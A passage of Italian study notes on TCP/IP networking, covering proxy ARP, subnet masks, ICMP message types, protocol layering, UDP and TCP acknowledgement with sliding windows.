A un'altra lan B. A e B vengono collegate con un router R e gestite come un'unica lan, condividono lo stesso netid e quindi ogni host di A considera ogni host di B come se fosse un elemento di A e viceversa. Le comunicazioni con l'esterno funzionano normalmente attraverso R che mantiene una routing table dove gestice gli indirizzi ip dei singli host, le comunicazioni tra A e B avvengono sfruttando R e il protocollo ARP (Il problema sta nel fatto che le comunicazioni sulla stessa rete avvengono attraverso indirizzi fisici, siccome un elemento di A crede che gli elementi di B siano sulla stessa rete bisogna "ingannare" il sistema di indirizzi fisici). Ammettiamo che l'host H1 (appartenete ad A) debba comunicare con H2 (appartenete a B); quando H1 si accorge che il netid di H2 e' il suo, crede che H2 sia sulla sua stessa rete quindi utilizza ARP richiedendo un un indirizzo fisico per H2 su A. R conosce l'indirizzo ip e fisico di H2 e sa che sta sulla rete B e risponde ad H1 con il suo indirizzo fisico "spacciandosi" per H2. Dopodiche' rinvia il pacchetto a H2. Il vantaggio di questa tecnica e' che aggiungendo una rete B si lasciano inalterate le routing table della rete A, lo svantaggio e' che si applica solo su reti che utilizzano ARP e che non consente protezioni sullo Spoofing (quando un host si "spaccia" per un altro e intercetta i suoi pacchetti), il perche' e' abbastanza complesso. In piu' non c'e' uno strumento per aggiornare le R. T. quindi va fatto a mano.

3) Subet Addressing:
E' il metodo piu' utilizzato e considerato standard nel protocollo ip. Consiste nel suddividere ad albero le reti basandosi sull'ip. Per esempio: ammettiamo di voler utilizzare la classe B 100.100.0.X. con 3 reti, possiamo utilizzare la terza cifra per discriminare tra queste, tipo 100.100.100.X per la rete A 100.100.200.X per la rete B 100.100.150.X per la rete C ognuna costituita da 254 host (per assurdo si potrebbero gestire con la stessa classe B fino a 254 reti ognuna di 254 host o 254*254 reti ognuna con un solo host...). La gestione degli ip e' lasciata all' amministratore della rete, e' lui che decide quale porzione dell'ip indica il netid e quale parte indica l'host. Questo comporta che apriori non e' piu' possibile sapere quale porzione di un ip rappresenta il netid e quale l'hostid; abbiamo visto che il routing

si basa solo sul netid ed e' quindi necessario saperelo distinguere. Facciamo un esempio, un router riceve un pacchetto con ip destinatario

10111001.11101110.111001010.11100011

il normale procedimento (senza subnet) e' quello di distinguere a quale classe appartiene, (i primi bit sono 10 -> classe B), a questo punto si sa quanto e' grande in netid (classe B -> dal bit 2 al bit 15 e' netid), si possono controllare le corrispondenze sulla sua RT e mandare al next hop. Se si utilizzano subnet il problema e' saper distinguere quale parte dell'hostid viene utilizzata come ulteriore netid. Ammettiamo che la rete B dell'esempio sia divisa in 32 subnet

10 111001.11101110.11001010.11100011
TT NNNNNNNNNNNNNN SSSSSHHH HHHHHHHH

ove T = bit di classe
    N = vero netid
    S = netid delle subnet (5 bit in binario -> 2^5=32 subnet)
    H = hostid

ove la parte S puo' prendere i valori relativi alle sottoreti

00000 -> subnet 1
00001 -> subnet 2
00010 -> subnet 3
ecc...

NB Normalmente si cerca di mettere nella stessa classe Subnet fisicamente vicine ma non c'e' nessuna regola ferrea. Il fatto che le subnet siano all'interno della stessa classe non vuol dire per forza che siano fisicamente vicine, mandare un datagram verso la subnet 1 non voul dire automaticamente avvicinarsi anche alla 2, potrebbero essere una in polinesia e una a Trastevere.

Il router ha quindi bisogno di sapere quale e' il vero netid (ovvero la parte N e S). Si usano delle subnet mask, ovvero delle "maschere" che ci dicono quale e' la parte di netid e quale quella di hostid. Una subnet mask e' una serie di 4 ottetti del tipo

11111111.11111111.11111000.00000000

gli 1 rappresentano la parte di netid, gli zero quella di hostid.
Quella sopra e' la mask dell'esempio precedente, altri esempi sono:

11111111 11111111 11101100 11000000
11111111 11111100 11000110 11100000

il protocollo non impone che i bit di netid siano sequanziali ma lo consiglia. Le routing tables diventano del tipo:

<subnet mask,network address, next hop address>

il router fa un' operazione di and logico tra l'indirizzo IP del destinatario del pacchetto e il primo campo di ogni riga della RT (l'and funziona cosi' (1 and 1) = 1, (0 and 0) = 0, (1 and 0) = (0 and 1) = 0 bit per bit, quello che viene fuori e' il netid) fino a quando il risultato non combacia con il netid del secondo campo.
Nel nostro esempio abbiamo un ip destinatario:

10111001.11101110.11001010.11100011

e una RT che conterra' una riga formata da

<11111111.11111111.11111000.00000000 ; 10111001.11101110.11001 ; IP next hop)

che corrisponde al next hop per la rete che ha come subnet 11101 (quella che contiene il nostro host finale).

facendo l'operazione and tra l'ip e la subnet si ottiene

```
10111001.11101110.11001010.11100011 and
11111111.11111111.11111000.00000000  =
--------------------------------------
10111001.11101110.11001000.00000000
NNNNNNNNNNNNNNNNNNNNNNNHHHHHHHHHHHH
```

il risultato di un and logico essendo gli ultimi bit della subnet mask uguali a zero ha gli ultimi bit uguali a zero, tutti quelli prima sono il netid. A questo punto il risultato coincide con il secondo campo della RT quindi si puo' utilizzare il next hop.


PROMEMORIA SUI PROTOCOLLI DI INTERNET
La rete si basa sull' IP ovvero internet protocol, tutti gli scambi fatti in rete
vengono fatti ubbidendo al formato IP. La rete pero' offre servizi diversi con necessita' diverse e quindi anche se la base comune da usare e' l'IP si aggiungono altri protocolli che soddisfino tali necessita'. Ogni volta che si manda un datagram da una macchina ad un'altra lo si manda utilizzando il frame dell' IP ma al suo interno il datagram puo' essere organizzato secondo altri protocolli (tcp,udp,icmp..). Quando si riceve un datagram esiste nell'IP header il campo Protocol che specifica in quale formato sono organizzati i dati all'interno, la macchina ricevente legge tale campo e sa se il contenuto e' da interpretare come un messaggio tcp, udp ecc...

ICMP FORMAT ((((((((((((icmp fa parte dello strato internet!!!))))))))))))))

Fin ora abbiamo descritto il protocollo di basso livello attraverso il quale tutte le applicazioni comunicano su una rete basata sul protocollo ip.
Il formato icmp offre un certo tipo di servizio che si basa sull' ip per comunicare
determinati tipi di dati, nonstante questo e' una parte cosi' fondamentale del protpcollo che viene considerata di basso livello.

ICMP (Internet Control Message Protocol) serve a riportare errori all'host mittente.
Quando un host destinazione o un router si accorge di un errore (ip sbagliato, router sovraccarico che non puo' inviare datagram...) rimanda al mittente un messaggio nel formato icmp, la macchina che riceve tale messaggio utilizzera' un sw particolare per ovviare a tale errore. E' evidente che non sempre l'errore puo' essere corretto, in particolare non possono essere corretti quegli errori che non dipendono dal mittente, ammettiamo che un router sbagli il routing, il router successivo non sa da dove tale datagram provenisse quindi rimanda un messaggio di errore alla macchina mittente, anche la macchina mittente non conosce il punto in cui e' avvenuto l'errore quindi non e' possibile rimediarvi. Normalmente comunque l'errore parte dalla macchina iniziale.

Un messaggio icmp viene incapsulato con il formato:



Il software dei router non permette che un messaggio icmp venga inviato per un errore provocato da un altro messaggio icmp per evitare che si inneschi un loop.

ICMP header:


Non esiste un header standard per tutti i messaggi di errore, il formato cambia

da errore ad errore, tutti hanno in comune la maggior parte dei campi e ne hanno di propri: in particolare il primo identifica il tipo di errore (type), il secondo contiene altre specifiche sull'errore, il terzo e' un checksum con la stessa funzione del checksum dell' ip header.

i tipi di errore sono:


valore di type	tipo di errore
0	Echo reply
3	Destinazione non raggiungibile
4	Source quench
5	Redirect
8	Echo request
11	Time exceeded for datagram
12	Parameter problem for a datagram
13	Timestamp request
14	Timestamp reply
15	Information request (obsolete)
16	Information reply (obsolete)
17	Address mask request
18	Address mask reply

Ping o echo request e reply (type=0,8)



se si vuole verificare la presenza in rete di un host o vedere se tale host e' attivo si manda un messaggio con il campo type su 8, al messaggio si assegna un numero di identificazione (identifiier) e dei dati opzionali. Se si riceve un messaggio di echo si rimanda una risposta (type=0) indicando un nuovo identifier per la risposta, ponendo nel seq number l'identifier che era nella richiesta di echo e ricopiando i dati opzionali inseriti come verifica.

Destinazione non raggiungibile (type=2)




il campo codice indica i vari motivi percui una destinazione puo' non essere raggiungibile.

Codice	Significato
0	Rete irraggiungibile
1	Host irraggiungibile
2	Protocollo irraggiungibile
3	Porta irraggiungibile
4	Frammentazione necessaria ma campo df attivato
5	Source route fallita
6	Rete di destinazione sconosciuta
7	Host sorgente isolato (?)
8	Host di destinazione sconosciuto
9	Comunicazione con la rete di destinazione probita
10	Comounicazione con l'host proibita
11	Rete non raggiungibile per quel tipo di servizio
12	Host non raggiungibile per quel tipo di servizio


il punto 4 avviene quando il datagram andrebbe frammentato ma il campo df nelle opzioni del suo header non lo permette, il punto 5 avviene quando nelle opzioni si specifica un route che il datagram deve percorrere ma questo non e' possibile, gli altri sono abbastanza chiari.

Source Quence (type=4)
Questo tipo di messaggio viene inviato quando il router a cui si collega per primo e' congestionato e non puo' inviare pacchetti. Ammettiamo che un router sia sovraccarico, un certo numero di datagram vengono messi in memoria e mandati in ritardo quando il router e' meno carico, quando anche tale memoria non e' piu' suffifciente i datagram vengono scartati e alla sorgente viene inviato un messaggio source quence. La sorgente riduce il numero di dati inviati per evitare il sovraccarico e poi lentamente aumenta di nuovo la velocita' fino al successivo messaggio di errore. Il formato dell'header e':



Redirect (type=5)

Serve per aggiornare le routing tables dei vari host. Ammettiamo che l'host A mandi un datagram al router R e che qusto si accorga che tale datagram poteva essere diretto ad un altro router (collegato alla lan di A) che aveva un percorso migliore da seguire, R manda ad A un messaggio di redirect segnalando il router migliore da scegliere per ragiungere la destinazione. In questo modo A puo' aggiornare e miglorare la sua R.T. questo inoltre permette che un nuovo host abbia alla sua nascita una R.T. anche formata da un solo collegamento e questa venga aggiornata via via nel tempo. Per aggiornare le R.T. dei router si utilizzano altre tecniche.




Codice	Significato
0	Ridirigi datagram per la rete (obsoleto)
1	Ridirigi datagram per un certo host
2	Ridirigi datagram per un tipo di servizio e per una rete
3	Ridirigi datagram per un tipo di servizio e un host

I codici 3,4 sono per reindirizzare certi tipi ti servizio su reti piu' efficienti in quel servizio.

Time excedeed (type=11)

Si usa quando il campo time to live arriva al valore zero.




Codice	Significato
0	TTL ha raggiunto zero
1	Tempo di riassemblamento = 0

Quando un router riceve un frammento di datagram fa partire un timer, se il frammento successivo non arriva entro la fine di un tempo stabilito il router scarta il frammento (codice 1).

Timestamp request/reply (type 13,14)

Serve ai router per sincronizzare gli orologi interni. Un router A manda una richiesta ad un router B indicando l'ora solare nel momento in cui il datagram e' stato inviato, il router B risponde inviando l'ora di arrivo della

richiesta e l'ora in cui la risposta e' partita. In questo modo i router si sincronizzano e possono testare la velocita' di connessione tra di loro, il grado di sovraccarico di un router "adiacente" ecc...



I campi identifier e seq. hanno lo stesso significato che nel tipo 0 o 8.


Tipi 15 e 16

Venivano utlilizzati per determinare il proprio ip, ora viene fatto attraverso il protocollo arp.

Subnet masks reply/request (type=17,18)


In alcuni casi un host puo' richiedere una subnet mask (vedi avanti) ovvero una "griglia" che specifichi quale porzione di un ip e' il netid e quale

e' l' host id, la risposta contiene il subnet mask.



PROTOCOL LAYERING (stratificazione del protocollo)

La stratificazione riguarda l'organizzazione dell'hardware e del software utilizzato nella comunicazione attraverso il protocollo tcp/ip, in particolare come il software venga suddiviso in livelli ognuno con una sua funzione specifica. L'organizzazione del software e' tale da rispettare gli standard tcp e da rendere piu' semplice la risoluzione dei problemi piu' frequenti. Immaginiamo due macchine che comunicano sulla rete come in figura



Quando la macchina 1 comunica con la macchina 2 attraveso la rete i dati attraversano tutti gli strati del software sia in partenza che in arrivo . Ovviamente non tutti i sw sono organizzati secondo le indicazioni del tcp ma sarebbe opportuno che contenessero al loro interno una stratificazione che rispetta tale standard, indipendentemente da tutto quello che c'e' intorno. (In realta' la rete puo' essere in connessione con strati che non siano il primo, la schematizzazione in figura e' abbastanza teorica).

Esistono due standard utilizzati, il primo e' l' ISO model ovvero il modello

deciso dalla organizzazione internazionale per la standardizzazione ed e' composto da 7 protocolli ognuno per uno strato (qiondi 7 strati), una versione molto utilizzata in europa del modello ISO e' l'X.25 utilizzato da quasi tutte le compagnie telefoniche , e' un modello concettuale e non uno specifico protocollo, viene utilizzato per molti protocolli diversi in ambiti diversi. NB Normalmente una macchina non e' collegata direttamente al router, ma ad un packet switch (PS) che poi la collega aldifuori della sua rete, il protocollo spiega anche come questa connessione deve avvenire.

1) Physical layer (strato fisico, concreto): Contiene la descrizione delle comunicazioni fisiche tra macchina (con la sua interfaccia di rete o modem) e il PS a cui e' collegata. Tensioni, voltaggi, procedure....

2) Data link layer (strato di "connessione" dei dati): specifica il formato in cui i dati vengono mandati dalla macchina al PS, i frame utilizzati (diversi da quelli tcp) e aggiunge controlli sull'effettivo arrivo del dato al PS.

3) Network layer: specifica i protocolli interni della rete a cui l'host si collega, questi sono indipendenti dal protocollo con cui la macchina si collega al PS.

4) Transport layer : si occupa di controllare l'affidabilita' del trasporto end to end ovvero da un estremo all'altro.

5) Session layer :spiega come organizzare il sw per supportare tutte le applicazioni.

6) Presentation layer : comprende particolari funzioni necessarie per usare una

rete, tipi di compressione o modi di apertura di particolari file...

7) Application layer : spiega come devono essere costruite le applicazioni per utlizzare la rete, posta elettronica, ftp ecc...

Il secondo standard e' il Tcp/ip layering model e definisce 4 strati:

1) Network interface layer : Interfaccia con il network, spiega come tale interfaccia deve essere in grado di gestire l'ingresso e l'uscita dei pacchetti ip. Questa puo' essere gestita in modo indipendente a seconda della LAN su cui si usa ma deve conformarsi con il protocollo (con il formato dei dati in ingresso/uscita e tutto il resto).

2) Internet Layer: Gestisce l'incapsulamento dei dati in ip datagram, riempie gli header, fa il routing per i pacchetti in uscita, controlla i pacchetti in ingresso e determina se vanno riinviati o elaborati su quella macchina, gestisce i messaggi ICMP.

3) Transport Layer: Gestisce la comunicazione tra applicazioni diverse connesse

in rete, controlla l'arrivo dei pacchetti e gli errori durante il trasporto attraverso la comunicazione end-to-end (direttamente con l'altra macchina) e i checksum negli headers.

4) Application Layer: Applicazioni che interagiscono con la rete fornendo servizi
diversi (browser, irc...)

Le differenze fondamentali tra i due protocolli sono nel fatto che l' X.25 aggiunge
controlli su piu' passaggi e quindi su layer diversi (anche se non menzionati nello schema ogni layer agigunge un controllo al checksum e al timeout e se necessario riinvia il datagram), mentre il tcp affida il controllo solo al livello end-to end. In altre parole con X.25 ogni router controlla il pacchetto, se e' corrotto manda un messaggio di errore, nel tcp ogni router passa i pacchetti, il controllo viene fatto a destinazione. Questo rende le reti X.25 piu' affidabili ma piu' complesse, utilizzate soprattutto per servizi in cui l'utente non "collabora" ma paga e richiede che il servizio gli sia formito con affidabilita' (vedi reti telefoniche) mentre nel tcp ogni host verifica il funzionamento della connessione e agisce di consequenza.

Il concetto basilare del layering: "Lo strato n nella macchina di destinazione deve ricevere esattamente lo stesso pacchetto che era nello strato n della macchina mittente". In questo modo si ha la sicurezza che programmando un'applicazione ogni strato sia indipendente dall'altro e che ogni strato possa essere programmato sapendo che certe condizioni si verificheranno sia alla partenza che all'arrivo (un po' come la programmazione ad oggetti, si sa quel che entra, quello che esce e non interessa quello che succede nel mezzo). Ovviamente questo si verifica solo in parte, per esempio il campo time to live cambia dall'invio alla ricezione, ma il concetto si puo' comunque applicare tenendo presenti le eccezioni.


**********PARTE II PROTOCOLLI DI TRASMISSIONE**********

USER DATAGRAM PROTOCOL (UDP)


Qual'e' la destinazione finale di un datagram all'interno di un' host? la risposta che sembra piu' ovvia e' un processo; in particolare quel processo che ha bisogno dei dati in arrivo dalla rete. Identificare la destinazione finale con un processo ha tre svantaggi: a) Non sempre la macchina mittente conosce esattamente come funzionano i processi sulla macchina destinataria (possono anche avere SO diversi). b)Vorremmo poter interrompere o cambiare processi sulla macchina di arrivo senza avvertire la macchina mittente c)Un processo puo' implementare piu' funzioni e viceversa, che si fa in quel caso?

La soluzione a tale problema consiste nell'ignorare i processi stessi e utilizzare delle entita' astratte chiamate Protocol Ports (porte). Ad ogni porta e' associato un intero e l'OS gestisce tali porte, ovvero sa lui come associare una porta ad un processo e viceversa. L'UDP fornisce un ureliable-connection-delivery-service tra applicazioni di macchine diverse. Utilizza la struttura di base dell'ip e non aggiunge nessuna verifica sull'avvenuto arrivo dei dati (unreliable). Aggiunge la capacita' di specificare direttamente con quale applicazione comunicare.

UDP FORMAT
L'UDP aggiunge degli header al dategram della forma:



Il campo lunghezza.... contiene la lunghezza del messaggio in ottetti, il checksum e' un valore di controllo su tutto il datagram (NB il checksum del protocollo ip e' riferito unicamente agli header del datagram quindi questo valore e' l'unico controllo sui dati utilizzabile). Questo viene calcolato tenedo presente alcune particolarita': esistono due campi che NON fanno parte del datagram ma di cui si tiene conto nel CALCOLARE il checksum, tali campi sono un padding alla fine, per fare in modo che il conto degli ottetti sia un numero intero e uno pseudo header della forma:



dove il campo protocollo e' un intero che identifica l'UDP (17), il campo zero sono, appunto, zeri, la lunghezza del datagram non contiene lo pseudo-header. A cosa serve tale pseudo header? abbiamo detto che ne' questo header ne' il padding fanno parte del datagram quindi NON vengono inviati con il datagram ne' vengono contati nella lunghezza, servono affinche' il checksum

controlli anche l'ip di dest. e mittente. Quando il datagram viene creato si aggiungono questi due campi, si calcola il checksum e si tolgono, quando il datagram arriva a destinazione la macchina prende dagli header del formato ip i numeri ip mitt. e dest., ricrea uno pseudo header, lo aggiunge al pacchetto che gli e' arrivato, ricalcola il checksum con lo stesso algoritmo (complemento a uno in sedici bit della lunghezza di tutto il pacchetto) e vede se ci sono stati errori nella ricezione del datagram, dopodiche' toglie ancora lo pseudo header e esamina il pacchetto. In questo modo viene fatto un controllo anche sui campi descritti nello pseudo header.

LAYERING E ENCAPSULATION
L'UDP e' implementato nel transport layer, quando un datagram viene inviato segue il seguente schema:

LAYER	OPERAZIONE
Application	Prepara i dati
Transport	Aggiunge l'UDP header
Internet	Aggiunge l'IP header
Network	Incapsula tutto in un frame.

il contrario succede quando un datagram arriva a destinazione:

LAYER	OPERAZIONE
Application	Analizza i dati
Transport	Toglie e analizza l'UDP header
Internet	Toglie e analizza l'IP header
Network	Toglie il frame.

L'UDP in realta' viola il concetto che sta alla base del layering, sappiamo infatti che quando un datagram viene mandato, a livello transport bisogna aggiungere un campo checksum nell'header UDP, per calcolare il checksum bisogna ricreare lo pseudo header ma lo pseudo header contiene l'ip e l'ip verra' aggiunto solo nello strato successivo! Bisogna che esista una comunicazione tra lo strato Transport e lo strato Internet, e questo lede il l'idea di indipendenza che sta alla base del layering. In effetti l'UDP non rispetta tale idea ma e' stato creato in questo modo e inserito "forzatamente" nel protocollo per motivi di praticita'.

MULTIPLEXING, DEMULTIPLEXING E PORTE
Il concetto di multiplexing appare evidente nell'UDP, tutte le volte che un datagram arriva questo viene mandato all'applicazione che lo richiede (nel layer application) discriminando sul numero della porta che a cui e' destinato e viceversa per datagram in partenza. Spetta al sistema operativo concedere l'apertura di una porta ad una certa applicazione o meno, se un pacchetto viene inviato ad una porta che non e' aperta vienr risposto al mittente con un messaggio ICMP di tipo "port unreacheble"; alcune porte sono associate a servizi standard (ftp, nntp, echo...) la maggior parte non e' associata a nessun servizio in particolare e viene gestita dal SO ad applicazioni che lo richiedono, se non si conosce la porta relativa a un certo servizio si puo' fare una richiesta all'host nella quale si domanda quale porta e' associata ad un certo servizio.

TRANSMISSION CONTROL PROTOCOL (TCP)

Il tcp e' il primo Reiable Stream Transport Service ovvero un servizio che garantisca la comunicazione senza errori (Reliable). E' ovvia la necessita'di un tale mezzo per la comunicazione dei dati e' meno ovvio come possa essere ottenuto basandosi su un sistema come l'ip che a sua volta e' nato "unreliable". Si potrebbe spostare il controllo sulla correttezza dei dati dal livello internet al livello applicazione, ovvero si potrebbe pensare di implementare un controllo su ogni applicazione che si utlizza ma questo creerebbe troppe diversita', si utilizza quindi un protocollo comune che offra tale servizio. Cosa specifica il tcp? specifica il formato dei dati, il modo in cui le due macchine verificano la stabilita' della connessione (ack system), il modo per distinguere destinazioni multiple su una macchina, come recuperare errori, come iniziare e concludere una connessione.... Il tcp e' un protocollo separato rispetto all'ip ma funziona se utilizzato sull'ip, nonostante questo il tcp puo' essere utilizzato anche per altre

applicazioni.
Le proprieta' di un Reliable delivery service sonoessenzialmente:

1- Stream Orientation (ovvero orientazione del flusso), il protocollo che sta tra due host riceve da una sorgente un flusso di dati e lo riconsegna uguale alla destinazione.

2- Virtual Circuit Connection: prima di iniziare il trasferimento le due macchine creano una "connessione virtuale" ovvero comunicano decidendo in quale modo si scambieranno dati successivamente, anche durante lo scambio i sw che gestiscono il protocollo su entrambe le macchine si mantengono in contatto verificando che la connessione sia ancora effettivamente funzionante, se questa si interrrompe, entrambe le macchine se ne accorgono.

3- Buffered transfer: I dati vengono trasferiti come ottetti (bytes) in datagram che ne contengono un certo numero massimo, prima di mandare un datagram il protocollo puo' aspettare che l'applicazione gli abbia fornito dati a sufficienza per riempire un intero datagram per non sprecare spazio. Allo stesso modo il protocollo contiene una funzione push che forza l'invio di un pacchetto anche se questo non e'completamente pieno nel caso che l'applicazione abbia terminato i dati da mandare.


4- Unstructured stream: I dati inviati non mantengono le stesse strutture che avevano all'inizio, una lista non viene inviata come una lista ma come un flusso di bytes, le applicazioni che utilizzano i dati ne devono tenere conto.

5- Full duplex Connection: Il flusso di dati avviene contemporaneamente in entrambe le direzioni, in questo modo la macchina ricevente puo' inviare messaggi di controllo alla macchina mittente.

POSITIVE ACKNOWLEDGEMENT

Come si puo' ottenere affidabilita' se ci si basa sull'ip che e' dichiaratemente inaffidabile? si utilizza la tecnica dell'positive acknowledgment with retrasmission (letteralmente intraducibile piu' o meno vuol dire riconoscimento di successo con ritrasmissione...). I problemi che possono avvenire nella trasmissione sono essenzialmente tre, pacchetto perso, pacchetto rovinato, pacchetto duplicato. Per risolvere i primi due casi la macchina mittente (A) ogni volta che manda un pacchetto aspetta che la macchina ricevente (B)risponda con un messaggio di akcnowledgement (ack) ovvero un messaggio in cui si dica "il pacchetto e' arrivato ed e' intero", in piu' ogni volta che A manda un datagram fa partire un contatore, se l'ack non arriva prima della fine del tempo a disposizione lo rimanda. Per il terzo tipo di errore si fa in modo che ogni pacchetto sia numerato e tale numero appaia anche nell'ack, in questo modo B puo' controllare che non ci siano doppioni. Se non e' chiaro come si possano duplicare pacchetti basta pensare che un pacchetto venga mandato ma l'ack per qualche ragione non raggiunga A, in tal caso il timer espira e il pacchetto viene ritrasmesso con il risultato che vengono mandati due pacchetti uguali. Ovviamente pensare di ricevere sempre una risposta prima di inviare il pacchetto successivo implica lunghi tempi di inattivita' di A, per ovviare a questo si utilizza la tecnica della Sliding Windows (finestre scorrevoli). Immaginiamo il flusso di bites diviso in datagrams, A invece di mandare un datagram per volta ne manda un numero n (poniamo 5) tutti insieme, solo dopo aver mandato tutti e 5 i pacchetti controlla se e' arrivato l'ack del primo, se e' arrivato scala di un pacchetto e manda il 6, poniamo il caso che l'ack del pacchetto 2 non sia arrivato nel frattempo, A rimanda il pacchetto 2 e aspetta. Quando questo arriva scala e manda il 7...Ogni volta che la finestra scorre vengono inviati l'elemento piu' a dx della finestra e tutti gli elementi che non hanno ricevuto un ack.

es:



2- dopo l'invio del 5 e' gia arrivato l'ack relativo al primo e la finestra scala a destra.

1,[2,3,4,5,6],7,8,9....

3- l'ack relativo al 2 non e' arrivato, la finestra non scala e viene riinviato il 2.

4- arriva l'ack del 2 la finestra scala a dx

1,2[3,4,5,6,7],8,9....

il vantaggio sta nel fatto che la finestra puo' scalare se l'ack mancante non coinvolge il pacchetto con il numero piu' basso:

5- l'ack relativo al 6 anche dopo l'invio del 7 non e' arrivato, mentre sono arrivati tutti quelli prima, si scala comunque a destra e SI RINVIA il pacchetto 6

1,2,3,4,5,[6,7,8,9,10]....

in questo ultimo passaggio la finestra ha scalato dal 3 al 6 quindi dei 5 datagram mandati 3 sono nuovi.

La macchina lavora continuamente senza lunghe pause perche' il tempo necessario per aspettare un ack viene utilizzato inviando i pacchetti seguenti. In realta' l'utilizzo delle sliding windows avviene a livello byte, ovvero la sequenza 1,2,3,4,5.... indica i byte che sono stati inviati o sono da inviare, ovviamente non viene mandato un ack per ogni byte ma ogni byte appartiene ad un pacchetto che e' gia stato "acknoweledged" o meno e viene riinviato in un altro segmento o meno.

